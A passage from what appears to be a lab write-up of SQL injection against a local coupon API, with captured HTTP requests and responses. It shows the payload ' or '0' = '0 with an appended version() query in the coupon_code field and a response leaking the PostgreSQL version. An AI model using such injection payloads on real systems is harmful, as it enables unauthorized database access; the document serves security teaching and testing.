  "message": "TRAC075 Coupon code is already claimed by you!! Please try with another coupon code"
}
```

**Screenshot-3:** We attempted to identify the SQL version by using the payload `' or '0' = '0'`; `select version() --+`, which revealed the SQL version in the response.

**Request**

```
Pretty Raw Hex
1 POST /workshop/api/shop/apply_coupon HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 54
4 sec-ch-ua: "Chromium";v="121", "Not A[brand]";v="99"
5 Content-Type: application/json
6 sec-ch-ua-platform: "Windows"
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdWlkIjqaWlAamltLmNbSisInhdCI6MTc0MjYxOTVwMyw1ZKhwiJoxNzQzMjI0NDAzLcjb2x1IjoidXNlci39.aWETnOPZBjnyHySGc2Dxw031tEy7v13jYOCVd9wbAYUJc04s3Hrvw8fjKLbxnf2GKHPWNOY3tlyusGXIV4a132uUpkR9Rsrhuk40LxD3s82ep0-jhZpRf00SCFBP7VLlRheSxQJtRNQRJyRNMLASTcs34G-FlyzjA3uVbIw15_H9-2550_gyGCNd4hPAqgELAxNUS-WPhNbbBzgau-zq1CLW0kAk2kPMW0Dr1bsAl07wkgqrrtqsulybbgw-usXb189JbWqDxVcgJF9uevKkdzhAfRgfE9NSjZVxd3Cey209n1bijlnLO7n0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.96 (KHTML, like Gecko)
9 Chrome/121.0.6178.80 Safari/537.96
10 Accept: */*
11 Origin: http://localhost:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8888/shop
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
  "coupon_code": "' or '0' = '0",
  "amount": 75
}
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 12:36:09 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 207
14
15 {
  "message": "PostgreSQL 14.17 (Debian 14.17-1.pgdg120+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0-14, 64-bit Coupon code is already claimed by you!! Please try with another coupon code"
}
```